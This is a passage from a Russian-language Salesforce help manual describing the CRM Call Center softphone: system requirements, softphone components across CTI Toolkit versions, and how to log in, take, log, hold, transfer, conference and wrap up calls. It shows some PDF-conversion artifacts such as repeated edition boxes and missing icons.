  - Microsoft® Internet Explorer® 8; Mozilla® Firefox® 3.5; Apple® Safari® 4; Google Chrome™ 10.0 (Internet Explorer 11 не поддерживается)
  - Microsoft Windows® XP (с Microsoft .NET Framework)
- Адаптеры, разработанные с помощью предыдущих версий инструментария СТИ Toolkit
  - Internet Explorer 7 или 8; Firefox 3.5 или 3.6 (Safari, Chrome и Internet Explorer 11 не поддерживаются)
  - Windows 7 (32-разрядная версия): 32-разрядная версия Internet Explorer 8; Firefox 3.5 или 3.6
  - Windows 7 (64-разрядная версия): 64-разрядная версия Internet Explorer 8; Firefox 3.5 или 3.6
  - 256 Мб ОЗУ (рекомендуется 512 Мб)
  - 20 Мб свободного дискового пространства
  - Процессор Intel® Pentium® II, 500 МГц или лучше
  - Windows XP

 **Прим.:** При использовании адаптера СТИ, созданного посредством инструментария СТИ Toolkit 4.03, всплывающее окно отображается в обозревателе Firefox или Chrome. Подключение к приложению Salesforce CRM Call Center поддерживается только при наличии данного всплывающего окна.

СМ. ТАКЖЕ:

[Общие сведения о Call Center](#)

[Использование программного телефона](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Общие сведения о программном телефоне

Программный телефон — это настраиваемое средство управления вызовами, которое отображается в том случае, если пользователь зарегистрирован в центре обработки вызовов и работает на компьютере с установленным адаптером СТИ. Версия инструментария СТИ Toolkit, используемая для разработки программного телефона, определяет его функции, интерфейс и местоположение. Дополнительную информацию см. в разделах ниже.

- [Общие сведения о программных телефонах СТИ 1.0 и 2.0](#) на странице 2427
- [Общие сведения о программных телефонах СТИ 3.0 и 4.0](#) на странице 2429

СМ. ТАКЖЕ:

[Общие сведения о Call Center](#)

[Общие сведения об инструментарии Salesforce СТИ Toolkit](#)

[Консоль Salesforce](#)

[Использование программного телефона](#)

[Использование программного телефона на консоли Salesforce](#)

[Проверка версии используемого адаптера СТИ](#)

## Общие сведения о программных телефонах СТИ 1.0 и 2.0

Программный телефон — это настраиваемое средство управления вызовами, которое отображается в том случае, если пользователь зарегистрирован в центре обработки вызовов и работает на компьютере с установленным адаптером СТИ. Программные телефоны, разработанные с помощью инструментария СТИ Toolkit 1.0 или 2.0, отображаются на боковой панели любой страницы Salesforce. Ниже перечислены компоненты программного телефона СТИ 1.0 или 2.0, которые доступны администраторам и разработчикам для дополнительной настройки.

### Область состояния центра обработки вызовов

Раскрывающийся список, содержащий статусы готовности пользователя к приему вызовов. См. раздел [«Изменение состояния центра обработки вызовов»](#) на странице 2439.

### Заголовок телефонной линии

Текущий статус телефонной линии. Значок статуса меняет цвет и мерцает (●), а также позволяет просмотреть текстовое описание. Чтобы отобразить или скрыть клавиатуру программного телефона и область сведений о вызове, щелкните имя нужной линии (например, «Линия 1»).

### Область сведений о вызове

Отображение данных, связанных с вызовом, например, номер телефона клиента, продолжительность вызова и ссылки на любые связанные записи.

### Область кнопок вызова

Отображение кнопок управления вызовом (например, набор номера, завершение вызова, удержание вызова, переадресация вызова, конференц-связь и подключение второй линии). См. раздел [«Использование программного телефона»](#) на странице 2437.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

**Область журнала текущего вызова**

Отображение сведений о вызове, записанных в журнал. По умолчанию поле «Тема» содержит дату и время вызова, однако оно доступно для редактирования. Поле «Имя» позволяет указать связанный контакт, интерес или организацию-лицо, а поле «Связано с» — добавить в журнал вызовов дополнительную запись после завершения вызова. Текстовое поле «Комментарии» предназначено для ввода дополнительных сведений о вызове. Журналы вызовов сохраняются в записи действия, которая может быть извлечена из области недавних вызовов в программном телефоне или связанного списка «Журнал действий» соответствующей записи. См. раздел [«Создание журналов вызовов в программном телефоне»](#) на странице 2432.

**Область недавних вызовов**


Отображение сохраненных журналов для последних вызовов. Чтобы открыть страницу сведений о журнале вызовов, щелкните ссылку «Тема». Чтобы открыть связанную запись, щелкните ссылку «Имя» или «Связано с». Чтобы повторно открыть журнал вызовов для редактирования в программном телефоне, щелкните **«Правка»**.

**Отчет «Мои вызовы сегодня»**

Просмотр отчета по всем исходящим или входящим вызовам за последний день.

**Логотип программного телефона**

Отображение настраиваемого логотипа для каждого адаптера СТИ.

 **Прим.:** Доступность некоторых функций Salesforce CRM Call Center, описанных в данной справочной системе, определяется настройками организации или версией инструментария [СТИ Toolkit](#), использованной для разработки программного телефона. Дополнительную информацию можно получить у администратора.

СМ. ТАКЖЕ:

[Общие сведения о программном телефоне](#)

[Общие сведения о Call Center](#)

[Общие сведения об инструментарии Salesforce СТИ Toolkit](#)

[Консоль Salesforce](#)

[Использование программного телефона](#)



## Общие сведения о программных телефонах CTI 3.0 и 4.0

Программный телефон — это настраиваемое средство управления вызовами, которое отображается в том случае, если пользователь зарегистрирован в центре обработки вызовов и работает на компьютере с установленным адаптером CTI. Программные телефоны, разработанные с помощью инструментария CTI Toolkit 3.0 или 4.0, отображаются в нижнем колонтитуле консоли Salesforce или на боковой панели любой страницы Salesforce. Ниже перечислены компоненты программного телефона CTI 3.0 или 4.0, которые доступны администраторам и разработчикам для дополнительной настройки.

### Область состояния центра обработки вызовов

Раскрывающийся список, содержащий статусы готовности пользователя к приему вызовов. См. раздел [«Изменение состояния центра обработки вызовов»](#) на странице 2439.

### Заголовок телефонной линии

Текущий статус телефонной линии. Значок статуса меняет цвет и мерцает (●), а также позволяет просмотреть текстовое описание. Чтобы отобразить или скрыть клавиатуру программного телефона и область сведений о вызове, щелкните имя нужной линии (например, «Линия 1»).

### Область сведений о вызове

Отображение данных, связанных с вызовом, например, номер телефона клиента, продолжительность вызова и ссылки на любые связанные записи.

### Область кнопок вызова


Отображение кнопок управления вызовом (например, набор номера, завершение вызова, удержание вызова, переадресация вызова, конференц-связь и подключение второй линии). См. раздел [«Использование программного телефона»](#) на странице 2437.

### Отчет «Мои вызовы сегодня»

Просмотр отчета по всем исходящим или входящим вызовам за последний день.

### Логотип программного телефона

Отображение настраиваемого логотипа для каждого адаптера CTI.

 **Прим.:** Доступность некоторых функций Salesforce CRM Call Center, описанных в данной справочной системе, определяется настройками организации или версией инструментария [CTI Toolkit](#), использованной для разработки программного телефона. Дополнительную информацию можно получить у администратора.

СМ. ТАКЖЕ:

- [Общие сведения о программном телефоне](#)
- [Общие сведения о Call Center](#)
- [Общие сведения об инструментарии Salesforce CTI Toolkit](#)
- [Консоль Salesforce](#)
- [Использование программного телефона](#)

## ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:

**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Доступно в версиях:

**Performance Edition** и **Developer Edition** с консолью Sales Cloud.

Доступно в версиях:

**Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud (за дополнительную плату).

## Редактирование личных параметров программного телефона

Система Salesforce поддерживает управление личными параметрами программного телефона. Чтобы изменить параметры, введите строку «*Программный телефон*» в поле «Быстрый поиск» на странице личных параметров и выберите пункт **«Параметры моего программного телефона»**.

Ниже перечислены доступные параметры.

| Параметр   | Описание  |
|--|---|
| Автоматический вход в центр обработки вызовов при входе в систему Salesforce | Установите данный флажок для выполнения автоматического <b>входа в программный телефон</b> при входе в систему Salesforce.  |
| Если найдена только одна запись для входящего вызова                         | <p>Чтобы определить способ отображения единственной записи, соответствующей входящему вызову, выберите одно из указанных ниже значений.</p> <ul style="list-style-type: none"> <li>• Всегда открывать запись автоматически. В этом случае запись отображается в основном окне Salesforce, перезаписывая все предыдущие данные. Любые несохраненные изменения будут потеряны.</li> <li>• Никогда не открывать запись автоматически. В этом случае совпадающая запись не отображается. Чтобы просмотреть запись, щелкните соответствующую ссылку в программном телефоне.</li> </ul> |

СМ. ТАКЖЕ:

[Общие сведения о Call Center](#)

[Использование программного телефона](#)

[Вход в программный телефон](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования личных параметров программного телефона:

- Участник центра обработки вызовов

## Прием вызова с помощью программного телефона

Ниже перечислены случаи, позволяющие использовать программный телефон для приема вызовов.

- Вызов добавлен в очередь и отображается статус оператора «Готов к вызовам»
- Прямой вызов на добавочный номер и отображается статус оператора «Готов к вызовам»

При входящем вызове мерцает красная кнопка и отображается строка «Входящий вызов», «Входящая передача» или «Входящая конференция» напротив имени телефонной линии в программном телефоне.

Сведения о вызове (номер телефона абонента и набранный им номер телефона) отображаются над кнопкой «**Ответ**». Если номер телефона абонента совпадает с номером, указанным в текущей записи Salesforce, то также отображается ссылка на эту запись. Кроме того, если абонент вводит номер организации или другие данные до соединения с оператором, то программный телефон выполняет поиск записей, содержащих данные сведения, и автоматически отображает ссылки на результаты поиска.

Чтобы принять входящий вызов, выполните одно из указанных ниже действий.


- Нажмите кнопку «**Ответ**» в программном телефоне.
- Воспользуйтесь стационарным телефоном.


При приеме вызова отображается параметр «Продолжительность вызова», а статусу оператора автоматически присваивается значение «Занят». Пропущенный вызов переадресовывается другому пользователю, а статусу оператора автоматически присваивается значение «Не готов к вызовам».




Ниже перечислены действия, доступные пользователю после приема вызова.

- [Добавление комментариев и связывание вызова с записями Salesforce](#)
- [Удержание вызова](#)
- [Переадресация вызова другому пользователю центра обработки вызовов](#)
- [Организация конференц-связи с другими пользователями центра обработки вызовов](#)
- [Завершение вызова](#)

Если программный телефон поддерживает несколько линий, то при ответе на вторую линию первая линия автоматически переключается в режим удержания.

 **Прим.:** Доступность некоторых функций Salesforce CRM Call Center, описанных в данной справочной системе, определяется настройками организации или версией инструментария [CTI Toolkit](#), использованной для разработки программного телефона. Дополнительную информацию можно получить у администратора.

 **Совет:** *Всплывающие окна* — это страницы, отображающиеся в том случае, если входящий вызов соответствует номеру телефона, указанному в текущей записи Salesforce. В таблице ниже представлены случаи отображения всплывающих окон (только для статуса «Готов к вызовам»).

| Область отображения всплывающих окон                    | Отображаются   | Не отображаются   |
|---|--|---|
| Страницы редактирования                                 |  |  |
| Страницы сведений                                       |  |   |
| Страницы сведений с функцией встроенного редактирования |  |  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для приема вызовов с помощью программного телефона:

- Участник центра обработки вызовов

| Область отображения всплывающих окон   | Отображаются | Не отображаются |
|--|--------------|-----------------|
| Страницы просмотра и редактирования сведений на <a href="#">консоли Salesforce</a> | ✓            |                 |
| Исходящие вызовы   | ✓            |                 |

СМ. ТАКЖЕ:

[Использование программного телефона](#)

[Изменение состояния центра обработки вызовов](#)

## Создание журналов вызовов в программном телефоне


Каждый входящий или исходящий внешний вызов, выполненный с помощью программного телефона, автоматически создает запись действия в журнале вызовов. Журналы вызовов могут быть просмотрены в связанном списке «Журнал действий» любой записи Salesforce, связанной с вызовом, или в результатах отчета. Ниже перечислены сведения, доступные в автоматически созданных записях журнала вызовов.

- Оператор центра обработки вызовов
- Номер телефона контакта
- Дата вызова
- Длительность вызова (в секундах)
- Направление вызова (входящий или исходящий)
- Уникальный код вызова в системе СТИ

Во время вызова пользователям доступны следующие действия: связывание двух записей, редактирование темы и добавление комментариев в журнал вызова. Для этого выполните указанные ниже действия.

### 1. Свяжите не более двух записей с журналом вызова...

- при просмотре или создании контакта, интереса или организации-лица (раскрывающийся список «Имя» отображается в журнале вызовов). Данный список позволяет выбрать отдельную запись контакта, интереса или организации-лица, которая должна быть связана с вызовом.
- при просмотре или создании любого другого типа записи Salesforce (раскрывающийся список «Связано с» отображается в журнале вызовов). Данный список позволяет выбрать отдельную запись любого другого объекта, которая должна быть связана с вызовом.

 **Прим.:** Записи настраиваемого объекта могут быть связаны с журналом вызовов только в случае отслеживания действий настраиваемым объектом.

По умолчанию в списках «Имя» и «Связано с» выбраны записи, просмотренные последними, кроме случаев самостоятельного выбора другой записи. Журнал вызовов добавляется в связанный список «Журнал действий» записей, выбранных в данных списках, после завершения вызова. Данные записи также отображаются при переадресации вызова или конференц-связи с другим пользователем Salesforce CRM Call Center.

### 2. Введите сведения о вызове в поля «Тема» и «Комментарии».

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для создания журнала  
вызовов:

- Участник центра  
обработки вызовов

Журнал вызовов автоматически сохраняется после завершения вызова в качестве выполненной задачи. Чтобы быстро просмотреть сохраненные журналы для недавних вызовов, разверните раздел программного телефона «Последние л вызовов». Данный список содержит не более трех последних вызовов, а самый последний вызов отображается первым.

- Чтобы изменить журнал недавнего вызова, щелкните ссылку **«Правка»** напротив поля «Тема».
- Чтобы просмотреть сохраненный журнал вызовов, щелкните ссылку «Тема».
- Чтобы просмотреть запись, связанную с журналом вызовов, щелкните имя нужной записи.

Чтобы просмотреть список всех входящих или исходящих вызовов за текущий день, щелкните ссылку **«Мои вызовы сегодня»**. Данная ссылка открывает отчет «Мои вызовы сегодня» на вкладке «Отчеты».


 **Прим.:** Доступность некоторых функций Salesforce CRM Call Center, описанных в данной справочной системе, определяется настройками организации или версией инструментария **CTI Toolkit**, использованной для разработки программного телефона. Дополнительную информацию можно получить у администратора.

СМ. ТАКЖЕ:

[Использование программного телефона](#)


[Обработка данных по вызову с помощью программного телефона](#)

### Удержание вызова с помощью программного телефона

Приложение **Salesforce CRM Call Center** поддерживает возможность удержания вызовов. Чтобы переключить абонента в режим ожидания, нажмите кнопку **«Удержание»** для текущей линии программного телефона. В этом случае автоматически отображается параметр «Время удержания» (время ожидания абонента), а значок статуса линии () мерцает желтым цветом.

- Удержание вызова выполняется автоматически в случае **переадресации вызова**, набора номера на второй линии или организации **конференц-связи**.
- При нажатии кнопки **«Удержание»** в режиме конференц-связи микрофон текущего пользователя отключается, однако разговор может быть продолжен другими участниками.

Чтобы возобновить вызов, щелкните **«Снять с удержания»**. Чтобы завершить вызов в режиме удержания, нажмите кнопку **«Завершить вызов»**.

 **Прим.:** Доступность некоторых функций Salesforce CRM Call Center, описанных в данной справочной системе, определяется настройками организации или версией инструментария **CTI Toolkit**, использованной для разработки программного телефона. Дополнительную информацию можно получить у администратора.

СМ. ТАКЖЕ:

[Использование программного телефона](#)

#### ВЕРСИИ

Доступно в версиях:  
**Salesforce Classic**

Доступно в версиях:  
**Professional Edition,  
Enterprise Edition,  
Performance Edition,  
Unlimited Edition и  
Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удержания вызова:

- Участник центра обработки вызовов

## Переадресация вызова с помощью программного телефона

Чтобы переадресовать вызов другому пользователю центра обработки вызовов или на внешний номер, выполните указанные ниже действия.

1. [Свяжите нужные записи Salesforce](#) с соответствующим вызовом. Например, сохраните обращение, созданное для вызова, и выберите его в одном из полей «Связано с», которые доступны в текущем журнале вызовов. В этом случае пользователь, которому был переадресован вызов, получит доступ к обращению в своем программном телефоне.
2. Нажмите кнопку **«Передача»** в нужной линии программного телефона. В этом случае абонент останется на линии, а текущему пользователю будет доступна новая клавиатура программного телефона.
3. Чтобы ввести нужный номер телефона, воспользуйтесь клавиатурой программного телефона, клавиатурой компьютера или [каталогом центра обработки вызовов](#).
4. Щелкните **«Начать передачу»**. При наборе вызываемого номера первый абонент автоматически переводится в режим удержания вызова. Если набранный номер занят, отображается соответствующее сообщение, позволяющее повторить или отменить вызов.
5. Чтобы установить связь между первым абонентом и вызываемым номером, щелкните **«Завершить передачу»**. Чтобы завершить переадресацию вызова, щелкните **«Отменить передачу»**.

По завершении переадресации линия освобождается, а оператору присваивается статус «Готов к вызовам».

СМ. ТАКЖЕ:

[Общие сведения о Call Center](#)

[Использование программного телефона](#)

[Обработка данных по вызову с помощью программного телефона](#)

[Создание журналов вызовов в программном телефоне](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для переадресации вызова:

- Участник центра обработки вызовов

## Организация конференц-связи с помощью программного телефона

Чтобы организовать конференц-связь с другим пользователем центра обработки вызовов или внешним номером, выполните указанные ниже действия.

1. Нажмите кнопку **«Конференция»** для текущей линии программного телефона. В этом случае абонент автоматически переводится в режим удержания, а текущему пользователю будет доступна новая клавиатура программного телефона.
2. Чтобы ввести нужный номер телефона, воспользуйтесь клавиатурой программного телефона, клавиатурой компьютера или [каталогом центра обработки вызовов](#).
3. Щелкните **«Начать конференцию»**. При наборе вызываемого номера первый абонент переводится в режим удержания вызова. Если набранный номер занят, отображается соответствующее сообщение, позволяющее повторить или отменить вызов.
4. Чтобы начать конференцию после соединения со вторым абонентом, щелкните **«Завершить конференцию»**. В этом случае устанавливается связь между первым и вторым абонентами, в результате чего все три пользователя могут разговаривать друг с другом. Чтобы завершить второй вызов и вернуться к первому абоненту после набора второго номера, щелкните **«Отменить конференцию»**.

### Прим.:

- При нажатии кнопки **«Удержание»** в режиме конференц-связи микрофон текущего пользователя отключается, однако разговор может быть продолжен другими участниками.
- Некоторые телефонные системы ограничивают количество абонентов, доступное для конференц-связи на одной линии. Дополнительную информацию можно получить у администратора.

СМ. ТАКЖЕ:

[Общие сведения о Call Center](#)

[Использование программного телефона](#)

[Удержание вызова с помощью программного телефона](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для организации  
конференц-связи:

- Участник центра  
обработки вызовов

## Обработка данных по вызову с помощью программного телефона

Чтобы завершить вызов, выполните указанные ниже действия.

1. **Обновите связанный журнал вызовов.** Например, выберите созданное обращение или просмотренный контакт в одном из полей «Связано с», которые доступны в текущем журнале вызовов, и введите любые сведения о вызове в текстовое поле «Комментарии».

Журналы вызовов не создаются для внутренних вызовов.

2. Чтобы завершить вызов, нажмите кнопку **«Завершить вызов»** в текущей линии программного телефона или воспользуйтесь стационарным телефоном. В этом случае вызов завершается, а линия освобождается.
3. Если коды обработки данных не поддерживаются, то центру обработки вызовов присваивается статус «Готов к вызовам», а журнал вызова сохраняется автоматически.
4. Если коды обработки данных поддерживаются, то **центру обработки вызовов** присваивается статус «Обработка данных», а коды причин отображаются в программном телефоне. Данный статус не поддерживает прием входящих вызовов.
  - a. Выберите код причины, соответствующий результату вызова.
  - b. При необходимости внесите дополнительные изменения в журнал вызовов.
  - c. Нажмите кнопку **«Готово»**. В этом случае центру обработки вызовов присваивается статус «Готов к вызовам», а журнал вызова сохраняется автоматически.

Все сохраненные журналы вызовов добавляются в раздел программного телефона «Последние n вызовов». Чтобы быстро просмотреть сохраненные журналы, щелкните любую связанную ссылку.

- Ссылка «Тема» (например, «Вызов 01/06/2006 12:34») открывает страницу сведений о журнале вызовов.
- Любая ссылка «Связано с» открывает страницу сведений для указанной записи.

 **Прим.:** Доступность некоторых функций Salesforce CRM Call Center, описанных в данной справочной системе, определяется настройками организации или версией инструментария **CTI Toolkit**, использованной для разработки программного телефона. Дополнительную информацию можно получить у администратора.

СМ. ТАКЖЕ:

[Общие сведения о Call Center](#)

[Использование программного телефона](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для завершения вызова:

- Участник центра обработки вызовов




## Использование программного телефона

Программный телефон Salesforce CRM Call Center отображается на левой боковой панели окна Salesforce или в нижнем колонтитуле консоли Salesforce. Ниже перечислены действия, доступные в программном телефоне.

- [Вход в центр обработки вызовов](#)
- [Изменение состояния центра обработки вызовов](#) для отображения готовности пользователя к приему новых вызовов
- [Набор номера телефона](#) с помощью встроенного программного телефона или значка  напротив любого номера телефона, связанного с контактом, интересом, действием или организацией
- [Поиск номера телефона](#) в настраиваемом каталоге центра обработки вызовов
- [Прием вызова](#) от другого пользователя центра обработки вызовов или внешнего номера
- [Удержание вызова](#)
- [Организация конференц-связи](#) с другим пользователем центра обработки вызовов или внешним номером
- [Переадресация вызова](#) другому пользователю центра обработки вызовов или внешнему номеру
- [Добавление комментариев или связывание записей Salesforce с автоматическим журналом вызовов](#) для быстрой записи сведений, связанных с вызовом
- [Редактирование личных параметров Salesforce CRM Call Center](#) для настройки режима работы программного телефона

Пользователи Salesforce CRM Call Center, работающие с [вкладкой «Консоль»](#), не могут сворачивать боковую панель.

-  **Прим.:** Доступность некоторых функций Salesforce CRM Call Center, описанных в данной справочной системе, определяется настройками организации или версией инструментария [CTI Toolkit](#), использованной для разработки программного телефона. Дополнительную информацию можно получить у администратора.

СМ. ТАКЖЕ:

- [Общие сведения о Call Center Salesforce CRM Call Center. Требования к системе](#)
- [Использование программного телефона на консоли Salesforce](#)
- [Обработка данных по вызову с помощью программного телефона](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра и использования программного телефона:

- Участник центра обработки вызовов

## Вход в программный телефон

Приложение [Salesforce CRM Call Center](#) доступно пользователям после входа в систему Salesforce и телефонную систему организации. Область входа в телефонную систему расположена на боковой панели и отображается только в указанных ниже случаях.


- Пользователь назначен центру обработки вызовов в системе Salesforce.
- На рабочий компьютер пользователя установлен соответствующий адаптер СТИ. (Наличие адаптера определяется по значку  в системной области компьютера. Системная область расположена возле часов в нижнем правом углу экрана.)

Если область входа в телефонную систему не отображается, обратитесь к администратору.


В зависимости от используемой телефонной системы, укажите код пользователя, пароль или другие учетные данные. Чтобы подключиться к телефонной системе, нажмите кнопку **«Вход»**.

Чтобы автоматически входить в телефонную систему без нажатия кнопки **«Вход»**, выполните указанные ниже действия.

1. Введите строку *«Программный телефон»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры программного телефона»**.
2. Установите флажок «Автоматический вход в центр обработки вызовов при входе в систему Salesforce». Система Salesforce запоминает учетные данные пользователя, указанные при первом входе в телефонную систему, и использует их для автоматического подключения к телефонной системе при каждом входе в Salesforce.

 **Прим.:** В случае выхода из телефонной системы во время работы с Salesforce, функция автоматического входа отключается до окончания сеанса работы с Salesforce. Чтобы включить функцию автоматического входа, выполните выход и повторный вход в систему Salesforce.

После входа в телефонную систему центру обработки вызовов автоматически присваивается статус «Не готов к вызовам». Чтобы принимать вызовы, [измените статус центра обработки вызовов](#) на значение «Готов к вызовам».

 **Совет:** Если при использовании адаптера СТИ, разработанного с помощью инструментария [CTI Toolkit 4.0](#), пользователь открывает на единственной вкладке обозревателя внешнюю веб-страницу или страницу Salesforce, которая не содержит боковой панели (например, панель мониторинга), то через 8 часов этот пользователь автоматически выходит из программного телефона. Время автоматического выхода определяется параметрами программного телефона, заданными администратором. Чтобы оставаться в программном телефоне, откройте как минимум на одной вкладке обозревателя страницу Salesforce, содержащую боковую панель (например, начальную страницу или страницу обращений). Автоматический выход не выполняется на консоли Salesforce.

СМ. ТАКЖЕ:

[Использование программного телефона](#)

[Проверка версии используемого адаптера СТИ](#)

[Salesforce CRM Call Center. Требования к системе](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для входа в Salesforce CRM Call Center:

- Участник центра обработки вызовов

## Изменение состояния центра обработки вызовов

При работе с приложением [Salesforce CRM Call Center](#) пользователи могут блокировать входящие вызовы на программном телефоне или менять текущие статусы доступности.

Чтобы заблокировать входящие вызовы, выберите нужный статус рядом со значком  в программном телефоне. Допустимые значения указаны ниже.

| Состояние центра обработки вызовов | Описание   |
|------------------------------------|--|
| Готов к вызовам                    | Пользователь свободен и готов к приему следующего прямого или отложенного вызова.  |
| Не готов к вызовам                 | Пользователь свободен, но не готов к приему следующего отложенного вызова.<br>Данный статус позволяет принимать прямые вызовы на добавочный номер.   |
| Занято                             | Пользователь занят и не готов к приему следующего прямого или отложенного вызова.  |
| Обработка данных                   | Пользователь занят и не будет готов к приему следующих вызовов по завершении текущего вызова.  |
| Выход                              | Пользователь завершает работу с программным телефоном, но остается в системе Salesforce. При выборе данного статуса приложение Salesforce CRM Call Center автоматически отключается от центра обработки вызовов и открывает <a href="#">окно входа в программный телефон</a> . |

При первом входе в центр обработки вызовов Salesforce CRM Call Center автоматически устанавливается статус «Не готов к вызовам». Для приема вызовов следует выбрать статус «Готов к вызовам» из раскрывающегося списка.

 **Прим.:** Доступность некоторых функций Salesforce CRM Call Center, описанных в данной справочной системе, определяется настройками организации или версией инструментария [CTI Toolkit](#), использованной для разработки программного телефона. Дополнительную информацию можно получить у администратора.

СМ. ТАКЖЕ:

[Использование программного телефона](#)

[Вход в программный телефон](#)

[Выполнение вызова с помощью программного телефона](#)

[Обработка данных по вызову с помощью программного телефона](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для изменения состояния центра обработки вызовов:

- Участник центра обработки вызовов

## Использование каталога центра обработки вызовов

Каждый центр обработки вызовов поддерживает каталог, содержащий имена и номера всех связанных пользователей, а также номера телефонов, связанные с используемыми записями.

Чтобы воспользоваться каталогом центра обработки вызовов, выполните указанные ниже действия.

1. Щелкните имя свободной линии в программном телефоне. При этом откроется соответствующая клавиатура. Чтобы открыть каталог центра обработки вызовов, щелкните значок  возле клавиатуры программного телефона.
2. Найдите нужный номер телефона в каталоге центра обработки вызовов.
  - a. Выберите нужный тип записи в раскрывающемся списке **«Выбрать объект»**. Данный список содержит все объекты, в которых используется поле телефона.
  - b. Введите полное имя или его часть в текстовое поле **«Поиск»**.
  - c. Чтобы просмотреть только записи, содержащие поисковый запрос, нажмите кнопку **«Начать»**.
3. Чтобы автоматически набрать найденный номер на клавиатуре программного телефона, щелкните имя связанной записи.
4. Чтобы выполнить вызов, щелкните **«Набор»**.

СМ. ТАКЖЕ:

[Общие сведения о Call Center](#)

[Использование программного телефона](#)

[Выполнение вызова с помощью программного телефона](#)

[Организация конференц-связи с помощью программного телефона](#)

[Переадресация вызова с помощью программного телефона](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования каталога центра обработки вызовов:

- Участник центра обработки вызовов

## Выполнение вызова с помощью программного телефона

Приложение [Salesforce CRM Call Center](#) поддерживает три способа выполнения вызова.


- [Набор номера телефона вручную](#)
- [Использование каталога центра обработки вызовов](#)
- [Набор номера телефона одним щелчком мыши](#)

Чтобы воспользоваться второй телефонной линией во время вызова, щелкните **«Новая линия»**. В этом случае набор нового номера телефона может быть выполнен без прерывания текущего соединения. Чтобы переключить первый вызов на удержание и позвонить другому абоненту, щелкните **«Набор»**.

Если при выполнении вызова установлен [статус центра обработки вызовов](#) «Готов к вызовам», то пользователю присваивается статус «Не готов к вызовам», для которого должны быть указаны коды причин.

Чтобы завершить вызов, нажмите кнопку **«Завершить вызов»**. Некоторые телефонные системы позволяют завершать вызовы на программном телефоне только после ответа вызываемого абонента. В этом случае кнопка **«Завершить вызов»** не отображается, поэтому для завершения вызова необходимо использовать стационарный телефон.

Если набранный номер занят, отображается соответствующее сообщение, позволяющее повторить или отменить вызов.

 **Прим.:** Доступность некоторых функций Salesforce CRM Call Center, описанных в данной справочной системе, определяется настройками организации или версией инструментария [CTI Toolkit](#), использованной для разработки программного телефона. Дополнительную информацию можно получить у администратора.

### СМ. ТАКЖЕ:

- [Использование программного телефона](#)
- [Удержание вызова с помощью программного телефона](#)
- [Организация конференц-связи с помощью программного телефона](#)
- [Переадресация вызова с помощью программного телефона](#)
- [Обработка данных по вызову с помощью программного телефона](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для выполнения вызова:

- Участник центра обработки вызовов

## Выполнение вызова путем набора номера телефона вручную

Чтобы воспользоваться приложением [Salesforce CRM Call Center](#) для набора номера телефона вручную, выполните указанные ниже действия.

